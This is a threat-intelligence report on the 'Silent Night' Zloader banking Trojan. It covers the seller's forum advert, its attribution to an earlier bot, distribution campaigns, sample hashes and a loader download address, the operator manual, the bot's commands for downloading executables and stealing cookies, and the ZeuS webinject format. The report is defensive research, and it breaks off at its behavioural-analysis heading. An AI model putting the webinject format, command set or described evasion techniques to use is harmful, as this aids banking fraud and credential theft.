The “Silent Night” Zloader/Zbot

by @hasherezade (Malwarebytes) and @prsecurity_ (HYAS)

May 2020 - Version 1.1

Foreword

ZeuS is probably the most famous banking Trojan ever released. Since its source code leaked, various new variants are making the rounds. In the past we wrote about one of its forks, called Terdot Zbot/Zloader.

Recently, we have been observing another bot, with the design reminding of ZeuS, that seems to be fairly new (a 1.0 version was compiled at the end of November 2019), and is actively developed. Since the specific name of this malware was for a long time unknown among researchers, it happened to be referenced by a generic term Zloader/Zbot (a common name used to refer to any malware related to the ZeuS family).

Our investigation led us to find that this is a new family built upon the ZeuS heritage, being sold under the name "Silent Night". In our report, we will call it "Silent Night" Zbot.


The initial sample is a downloader, fetching the core malicious module and injecting it into various running processes. We can also see several legitimate components involved, just like in Terdot's case.

In this paper, we will take a deep dive into the functionality of this malware and its Command-and-Control (C2) panel. We are going to provide a way to cluster the samples based on the values in the bot's config files. We will also compare it with some other Zbots that have been popular in recent years, including Terdot.

Table of content

Appearance and description

The banking Trojan called “Silent Night” (perhaps in reference to the xXx 2002 movie, where Silent Night was the name of Soviet-made binary chemical weapon) was announced on November 9th 2019 on *forum.exploit[.]in*, one of the Russian underground forums. The seller’s username is “Axe”.



Банковский троян «Тихая ночь»

Автор: Axe, 9 ноября 2019 в [Вирусология] - malware, эксплойты, связки, А3, крипт

1 2 ВПЕРЁД Страница 1 из 2

Axe
гигабайт
Seller
17
128 публикаций
Регистрация
09.07.2015 (ID: 62 486)
Деятельность
кодинг

Опубликовано: 9 ноября 2019 (изменено)

Банковский троян **«Тихая ночь»**

О боте
Поддержка всей линейки XP-W10 включая x64.
Тихая работа в Ring3, не требует прав админа, никакого взаимодействия с пользователем не требуется.
Нету выхода из low. Для связки вам понадобится лоадер с выходом.
Связь бота с админкой происходит по HTTP(S) протоколу. TOR в банкботе вещи не совместимы, нужные нам боты тупо не отстучат.
Реализация на C++ и WinApi.
Доступны для билда exe и dll, вес файла 120кб.

Веб-инжекты и форм-граббер
Поддержка браузеров "Goolge Chrome", Firefox, "Internet Explorer".
Работоспособность на всех версиях браузеров включая x64.
Формат веб-инжектов like Zeus.
Доступны макросы %BOTID% и %BOTNET%.
Грабит все заголовки запроса.
Режит заголовки типа Content-Security-Policy.
Редактирования веб-инжектов доступно в панели управления.
Доступен отладочный режим для быстрой отладки инжектов.
Недоступен перехват и модификация траффика для веб-сайтов с авторизацией по сертификатам.

HideVNC
Работает на всех ОС с последними версиями браузеров, кроме Edge.
Без черных меню в хроме/фф, все функции доступны.
Отображается прогресс бар при запуске браузера.
Поддерживает работу нескольких мониторов.
Без дисконектов.
Запуск сессии происходит в один клик на странице бота в админке.

The announcement date is very close to the compilation date of version 1.0 that we were able to capture.

Disasm: .text	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	BaseReloc.

Offset	Name	Value	Meaning
7C	Machine	14c	Intel 386
7E	Sections Count	4	4
80	Time Date Stamp	5dd429c8	Tuesday, 19.11.2019 17:43:36 UTC
84	Ptr to Symbol Table	0	0
88	Num. of Symbols	0	0
8C	Size of OptionalHea...	e0	224
8E	Characteristics	102	
		2	File is executable (i.e. no unresolved externel references).
		100	32 bit word machine.

Compilation timestamp of bot32.exe (743a7228b0519903cf45a1171f051ccfaaa4d12c), version 1.0

The author described it as a banking Trojan designed with compatibility with ZeuS webinjects. Yet, he claims that the code is designed all by him, based on his multiple years of experience - quote: "In general, it took me 5+ years to develop and support the bot, on average about 15k ~ hours were spent.".

The price tag is steep, especially for the Russian audience where 500 USD is an average rent for a small 1 bedroom apartment in the outskirts of Moscow:

- 4,000 USD/month for unique build
- 2,000 USD/month for general build
- 1,000 USD/month extra for HVNC functionality
- 500 USD/14 days to test


In a reflection post by Axe, he talks about his experience developing a banking bot a few years prior. Rough translation of the text in the image:

Пару лет до этого

Кол-во костылей в предыдущей версии бота за пару лет работы зашкаливало, модифицировать что-либо было сложно, новые изменения могли порождать новые проблемы.
Бот изначально был написан на Си, что усложняло ещё больше поддержку такого бота с кучей костылей. Сама архитектура бота оказалась не очень удачной для долгосрочной поддержки.
По хорошему нужно было всё переписывать, что я и сделал. За пару лет разработки новой версии было написано пару прототипов, первая как нистранно оказалась менее удачной чем вторая.
Собрав новый опыт во время разработки первого прототипа новой версии и полученый фидбек от прошлой версии, удалось сделать практически всё идеально.

"A few years prior: My previous banking Trojan had a lot of issues and was hard to maintain because of the poor architecture and C-code. The best course of action was to rewrite the whole thing, and I have done just that. The development took a few years, and I went through a couple of iterations. Finally, with the experience learned from the first version and all the customers' feedback, I was successful at making the ideal banking trojan."

In fact, we can confidently attribute his previous work to be *Axebot*. Same user Axe has another thread on the same forum around 2015-2016 where he advertised another banking bot.



Comparing Axe Bot 1.4.1 and Zloader 1.8.0 C2 source codes, we note that all of their custom PHP functions have the prefix `CSR`, which can either be a naming space or a developer’s handle.

AxeBot global.php:

```
function CsrSqlQueryRowEx($query)
{
        $row = CsrSqlQueryRow($query);
        if (is_array($row))
                foreach ($row as $k => $v) return $row[$k];

        return false;
}

function CsrSqlQuery($query) {
        return mysqli_query($GLOBALS["db_con"], $query);
}

function CsrSetCookie($name, $value, $time) {
        setcookie($name, $value, time() + $time, '/');
}

function CsrGetCookie($name) {
        if (isset($_COOKIE[$name])) return $_COOKIE[$name];
        return false;
}

function CsrRemoveCookie($name) {
        CsrSetCookie($name, false, -1);
}
```

Zloader global.php (deobfuscated):

```
function CsrSqlQueryRows($query) {
    $req = mysqli_query($GLOBALS["dbCon"], $query);
    if (!$req) return false;
    $rows = array();
    while ($row = mysqli_fetch_assoc($req)) $rows[] = $row;
    mysqli_free_result($req);
    return $rows;
}

function CsrSqlQueryRow($query) {
    $arr = CsrSqlQueryRows($query);
    if (is_array($arr) && count($arr) > 0) return $arr[0];
    return false;
}

function CsrSqlQueryRowEx($query) {
    $row = CsrSqlQueryRow($query);
    if (is_array($row))
        foreach ($row as $k => $v) return $row[$k];

    return false;
}
```

The description and functionality described in the thread also closely match the capabilities of the Zloader sample. Among the advertised features we find:

```
Web Injections and Form Grabber
Support for browsers "Google Chrome", Firefox, "Internet Explorer".

HiddenVNC
Works on all OSs with the latest browser versions except Edge.

SOCKS5
The session starts in one click on the bot page in the admin panel.
The server-side utility for the backconnect works only under Windows.

Keylogger
Monitors keystrokes in browsers.
Search by keylogger reports is possible by process name, window title and
content.

Screenshots
It takes screenshots in the area of clicking the mouse button with a size of
400x400, it fires when you enter the url you need.
Screenshots can be searched by process name and window title.

Cookie Grabber
Support for browsers "Google Chrome", Firefox, "Internet Explorer".
Cookies are available for download in NETSCAPE, JSON and PLAIN formats.

Passwords Grabber
From Google Chrome.
```

Axe also claims to use an original obfuscator, described in the following way:

```
Protective gear
An obfuscator was written for the bot, which morphs all code and encrypts
strings + all constant values in the code.
This is not only a banal replacement of arithmetic operations with analogs,
but also decomposition of all instructions, including comparison operations
by functions to processors that perform the operation we need, and we get a
very confusing code at the output.
Decryption of lines occurs on the fly on demand, which will be stored
temporarily on the stack.
Decryption of constant values also occurs on the fly, for each of which has
its own unique function of decryption.
All WinApi calls are made through a handler that searches for the hash API we
need.
Creates fake WinApi calls during code obfuscation, so the bot stores a random
import table.
Critical code (cryptographic algorithms) works in a stacked virtual machine,
VM code also morphs, virtualization is necessary to complicate the analysis.
Thus, with each assembly we get a unique file and any signature will be
knocked down in one click.
Performance was not critically affected.
```


Distribution

On Dec 23 2019, this Zloader was observed being dropped by the RIG Exploit Kit (source).

At the beginning, since it was soon after the first release of this malware, the campaigns were small, and appear to be for testing purposes. The spreading intensified over time, and the distribution switched to mostly phishing emails.

In March 2020, it was delivered in a COVID-19 themed spam campaign, as reported by Vitali Kremez.

At that time, the attachments used for dropping the malware were mostly Word documents with malicious Javascript. The document is a lure trying to convince the user to enable the active content.




dcaded58334a2efe8d8ac3786e1dba6a55d7bdf11d797e20839397d51cdff7e1 - *source*

Later, the spam with the Invoice template started to be used.

On Apr 21, 2020 a big campaign was reported by ExecuteMalware


The used attachments were mostly Excel Sheets with macros embedded on a `VeryHidden` XLS sheet. After enforcing the hidden sheet to be displayed, we can see the commands in the cells:



They were downloading the malicious loader from the embedded URLs.

Details on deobfuscating this type of loader has been presented in [the video by DissectMalware](#).

Another variant of the attachment was a VBS script, where the Zloader was embedded directly, in obfuscated form:



80bb2ee42974630e746bc1cf36e7589a5283ee4532836b66be2c734acbe308df

Since the distribution may vary, and the campaigns are probably run by third parties (the clients who rented the malware) we will not go into their details in this paper.

Elements

The distributed package contains the following elements - malicious as well as harmless, that are used as helpers:

Name	Functionality
loader-bot32.dll/.exe	Loader/installer of the core element
antiemule-loader-bot32.dll/.exe	Loader/installer of the core element, with anti-emulator evasion techniques
bot32.dll	the core element (main bot) - version for 32 bit system
bot64.dll	the core element (main bot) - version for 64 bit system
hvnc32.dll	Hidden VNC (32 bit)
hvnc64.dll	Hidden VNC (64 bit)
zlib1.dll	harmless: Zlib compression library
libssl.dll	harmless: an SSL library for secure communication
sqlite3.dll	harmless: an SQLite library for reading SQL databases
nss32.dat	A package containing following harmless PEs: certutil.exe, libplds4.dll, msvcr100.dll, nss3.dll, sqlite3.dll, nssdbm3.dll, libnspr4.dll, smime3.dll, nssutil3.dll, nspr4.dll, softokn3.dll, freebl3.dll, libplc4.dll

Server-side elements:

Name	Functionality
bcs.exe	a server-side Back-Connect utility (deployed on the machine of botnet operator)

The same binaries are served to all the clients in standard releases, and the only customization is available via hardcoding a custom configuration. In addition to this, the author offers custom builds for specific clients.

Samples

The current analysis focuses on the following samples, captured in live campaigns:

loader-bot.exe :


- becacb52a50004d42538cfe82c8f527f1793727c5f679f46df7f96eade272962 – loader #1 (dropped by RIG EK)
- 0c1b74345e0300233db0396f78ca121e7589deda31b7bc455baa476274e3f2e5 – loader #2 (downloaded from: `45.72.3.132/web7643/test2.exe`)
- 3648fe001994cb9c0a6b510213c268a6bd4761a3a99f3abb2738bf84f06d11cf - loader #3 (packed, from malspam)
  - 3648fe001994cb9c0a6b510213c268a6bd4761a3a99f3abb2738bf84f06d11cf - loader #3 (unpacked)

bot32.dll :


- 6460f606f563d1fe3c74b215e1252dc7466322e4d2b55b898b9da1bd63454762 - sample #1
- df60102fff5974a55fb6d5f4683f2565b347a0412492514e07be9b03c7c856b7 – sample #2

User manual

Following the address of the C2 (Command and Control server) we found an open directory.



One of the files contained a manual for the bot operator:



Not secure | 45.72.3.132/web7643/manual.html

User's manual

- Server Tuning
- Panel Installation
- Panel Update
- Build build
- Bot update
- HTTP injects / HTTP grabbers
- Config section
- Start backconnect
- Tasks for the bot
- Recommendations
- FAQ

Control Panel: Server Setup

You need a "Dedicated Server" (Dedik), the recommended minimum configuration:

- 2x processor with a frequency of 2 GHz.
- 2GB of RAM.
- SSD is desirable.
- Linux operating system.

PHP interpreter:

The latest version of the control panel was developed in PHP **7.0** . Therefore, it is highly recommended to use a version not lc

It is important to make the following settings in php.ini:

- safe_mode = Off
- magic_quotes_gpc = Off
- magic_quotes_runtime = Off
- memory_limit = 128M or higher.
- post_max_size = 10M or higher.

and it is recommended that you change the following settings:

- display_errors = Off

In the web server configuration in the case of nginx, the following options must be set. FastFlux and gaskets should also be a of> = 10M, I don't think that there will be problems.

- client_max_body_size 10m; Or higher.

In case of problems with these limits, we will receive error messages when the bot starts, only in debug mode.

Thanks to this manual, we could start the analysis by understanding thoroughly what the features intended by the author were. The functionality is typical for a banking Trojan, without much novelty. In a subsequent part of this post, we will present how each feature is implemented in the bot.

Not surprisingly, there is an overlap between this manual, and the classic Zeus Bot manual, available with the leaked source.

The main panel of the C2 is written in PHP.

Backconnect

One of the described features is backconnect. This feature means that the malware opens a reverse connection, allowing the operator to interact with the infected machine in spite of the Network Address Translation (NAT) being in use.

The server-side utility for the backconnect is implemented as an additional executable: bcs.exe (hash `9a77409eac7310b0492915aba04f23dafa9f4990dab588df0ab8ffe0871daae8`). The bot operator must run it with Administrative privileges on their own machine, and then fill the IP address in the **Config** section of the C2 panel.

Commands

According to the author, the bot accepts the following commands:

- `user_execute` [URL] [parameters] - download an executable into the `%TEMP%` folder and run it (optionally with parameters)
- `user_cookies_get` - steal cookies from all known browsers.
- `user_cookies_remove` - removing all cookies from all known browsers.
- `user_url_block` [url_1] [url_2] … [url_X] - block URL access for the current user.
- `user_url_unblock` [url_1] [url_2] … [url_X]
- `bot_uninstall` - complete removal of the bot from the current user.

Webinjects and Webgrabbers

The bot allows for stealing contents of the opened pages (webgrabber), as well as for modifying it (webinject). The format of webinjects is typical for ZeuS. Example:

```
set_url * G

data_before
<title>
data_end

data_after
</title>
data_end

data_inject
INJECT
data_end
```

Format of setting condition that executes webinject/webgrabber on a selected page:

```
set_url [url] [options] [postdata_blacklist] [postdata_whitelist]
[matched_context]
```

Options are defined by following characters:

```
P - run on POST request.
G - run on GET request.
L - if this symbol is specified, then the launch occurs as an HTTP grabber,
if not specified, then as an HTTP injection.
H - complements the "L" character, saves content without HTML tag clipping.
In normal mode, all HTML tags are deleted, and some are converted to the
newline or space character.
I - compare the case-sensitive url parameter (for the English alphabet only).
C - compare case insensitive (for the English alphabet only).
B - block execution of the injection.
```

Behavioral analysis

